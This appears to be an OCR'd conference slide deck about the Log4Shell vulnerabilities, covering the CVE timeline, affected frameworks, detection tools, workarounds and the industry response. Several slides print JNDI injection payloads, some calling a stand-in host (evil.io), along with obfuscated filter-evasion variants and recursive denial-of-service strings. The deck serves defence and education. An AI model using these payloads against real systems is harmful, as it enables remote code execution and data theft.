# Log4  Shell

A log Of 12/21 And The Future Of IT

# The close future

- The log4j: the coal lump in our sock
- The industry is fighting back
- In the aftermath

# $who m- -H

- Father of 2 + 1 dog
- Head Of Engineering Salt And Pepper
- 16 Years in Industry, mostly product companies
- @JavaAdvent for 10+ years
- Transylvania JUG
- InfoQ Editor in Mike Redlich's Team
- Incurable Dreamer Of a Better World

@olimpiupop

LinkedIn: OlimpiuPop


# Vulnerability


[

/vʌln(ə)rəˈbɪlɪti/

noun:


1. the quality or state of being exposed to the possibility of being attacked or harmed, either physically or emotionally.
2. cyber: a weakness that can be exploited by cybercriminals to gain unauthorized access to a computer system

]



# The log4j JNDI Attack

and how to prevent it



# log4shell: misfortunes never come alone

- **December 10: CVE-2021-44228:**
  - Reported by Chen Zhaojun - Alibaba's Cybersecurity team Nov 29th
  - **Critical (10/10)**
  - **Affected versions:** Apache Log4j2 2.0-beta9 a 2.12.1 y 2.13.0 a 2.15.0.
- **December 14: CVE-2021-45046**
  - **Critical (9/10)**
  - **Affected versions:** 2.0.1 – 2.12.2 (excluded) y 2.13.0 – 2.16.0 (excluded)
- **December 14: CVE-2021-45105**
  - **High (7.5/10)**
  - **Affected versions:** Log4j2 versions 2.0-alpha1 hasta 2.16.0 (included)
- **December 28: CVE-2021-44832**
  - **High (6.5/10)**
  - **Affected versions:** Log4j2 2.17.1, 2.12.4, and 2.3.2.

# CVE-2021-44228

- **Remote Code Exploit** that allows an attacker that could log arbitrary strings to execute arbitrary code
- Behaviour:
  - Evaluation of potential malicious payloads (${jndi:protocol://evil.io/xploit})
  - Used protocols: mainly LDAP and DNS
  - Load the exploit pointed at the URL and executed on the host server
  - Could make use of the DNS service provider to exfiltrate possible variables that store sensitive information

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-44228
https://businessinsights.bitdefender.com/technical-advisory-zero-day-critical-vulnerability-in-log4j2-exploited-in-the-wild

# CVE-2021-45046

- **Remote Code Execution** still possible on certain environments as well as exfiltration of server environment variables
- Variations of the payloads allow evading the mitigations defined by Apache:
  - ${jndi:ldap://127.0.0.1#evil.io/xploit}

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-45046

# CVE-2021-45105

- Allows a **DoS** attack on log trace configurations in which recursive resolutions are used
- Allows a StackOverflow Exception causing the termination of the vulnerable application process
- Payload:
  - ${${::-${::-$${::-j}}}}
  - ${${lower:jn}${lower:di}}

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-45105

# CVE-2021-44832

- Allows and **RCE** when the configuration uses a JDBC Appender with a JDNI LDAP Data Source URI


https://mergebase.com/vulnerability/CVE-2021-44832/

Image source: @aalmiray via @mpredli

# Blast Area: Java Frameworks Affected

## Affected

- Apache Flink
- Apache Lucene
- Apache Struts
- Apache Hive
- Apache JMeter
- Apache Solr
- …


## Not Affected

- Apache Camel
- Apache Hadoop
- Apache httpd
- Apache Kafka
- Apache Maven
- Apache Spark
- …

https://blogs.apache.org/security/entry/cve-2021-44228
https://github.com/NCSC-NL/log4shell/blob/main/software/software_list_a.md


# Blast Area: Java Is Everywhere

- 64% of the Java Apps referenced it, 40% use it actively
- 8% Of Sonatype's Maven Central, (normal average is <2%)
- 28 M downloads August-December '21 in Maven-Central





https://www.sonatype.com/resources/log4j-vulnerability-resource-center
https://stackoverflow.blog/2022/01/19/heres-how-stack-overflow-users-responded-to-log4shell-the-log4j-vulnerability-affecting-almost-everyone
https://www.contrastsecurity.com/security-influencers/log4shell-by-the-numbers

# First Security Vulnerability Exported to Outer Space?



# Blast Area: Companies Affected








# Active Exploitation

- Who?
  - Actors from China, Iran, North Korea and Turkey tried to exploit it
  - Independent or Country backed organisations
- What?
  - Ransomware Campaigns
  - Botnets
  - Crypto mining
  - Remote access
  - Reverse shell


Image Source

# Defense Against The Dark Arts: Detections

- MergeBase log4j Detector
  - Java tool scanning for vulnerable versions of log4j
  - Can correctly detect log4j inside executable spring-boot jars/wars, dependencies blended into uber jars, shaded jars, and even exploded jar files just sitting uncompressed on the file-system (aka *.class).
  - Tested on Windows, Linux, MacOS
- BiZone Scripts For Linux and Windows
  - CVE-2021-44228 only
  - Scans JVM processes
- Linux Log4Shell Exploitation Attempts Identifier
  - Commands list to identify whether you were attacked or not

# Defense Against The Dark Arts: Workarounds

- Workarounds:
  - For log4j > 2.10.0:
    - Dlog4j2.formatMsgNoLookups=true to disable the variable extrapolation.
    - set LOG4J_FORMAT_MSG_NO_LOOKUPS=true environmental variable to achieve the above behavior.
    - Warning: in certain circumstances the code execution is still possible
  - All versions:
    - Remove JNDILookup class from the jar and repackage the jar and the application (This solution must be evaluated as it could affect the application availiability).
    - find ./ -type f -name “log4j-core-*.jar” -exec zip -q -d “{}” org/apache/logging/log4j/core/lookup/JndiLookup.class \;
- The upgrade to safe versions is still considered the recommended solution

# Defense against the Dark Arts: Industry Solutions

- Web Application Firewalls
  - Polymorphic nature of the payload
  - Not just HTTP
  - RMI, CORBA, DNS
- Inefficient

```
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://127.0.0.1:1099/ass}
${${::-j}ndi:rmi://127.0.0.1:1099/ass}
${jndi:rmi://adsasd.asdasd.asdasd}

${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}

${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}

${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc
}

${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.
xx/poc}
```

- Agent Based Solutions:
  - Fix the vulnerability from within
  - Fix it on a running JVM process
  - Fix or mitigate
- AWS Coreto Team Hotpatch
  - JVM Running process: fix the lookup()
  - JDK8 and JDK11 on Linux
- Agent centered protection:
  Contrast Security (IAST or RASP)
  - Protect the application from within
  - Target the problematic process

# Are we safe now? 40% wrong download - Sonatype

- First days 70% of the downloads - vulnerable versions
- Currently approximately 40% of the log4j downloads are vulnerable versions (Pre 2.15.x)
- Days following the public exposure ~ 700K downloads daily

- Log4j questions on SO got a 1122% increase in traffic in the first 7 days post announcement
- “Vulnerability” among top 100 words used on SO
- Migration for log4j 19K views after public announcement

https://www.sonatype.com/resources/log4j-vulnerability-resource-center
https://stackoverflow.blog/2022/01/19/heres-how-stack-overflow-users-responded-to-log4shell-the-log4j-vulnerability-affecting-almost-everyone
https://www.contrastsecurity.com/security-influencers/log4shell-by-the-numbers

# In the aftermath: α-Ω

- **Who?** Open Source Security Foundation, Google, Microsoft
  - Dedicated teams
- **How?**
  - **Alpha**: address undiscovered vulnerabilities within OSS project code
  - **Omega**: will apply automated security analysis, scoring and remediation guidance to 10k OSS projects
    - OpenSSF Scorecards
    - OpenSSF Best Practices Badge
  - Improved transparency in the health and security of these projects
  - Harvard's Census Program II, OSTIF Managed Audit Program => Interim List Of Critical Projects
    - Ansible, Angular, Kubernetes, maven, Rust
    - Go Lang, node.js, Rust Linux, Julia, Ruby, …

Дякую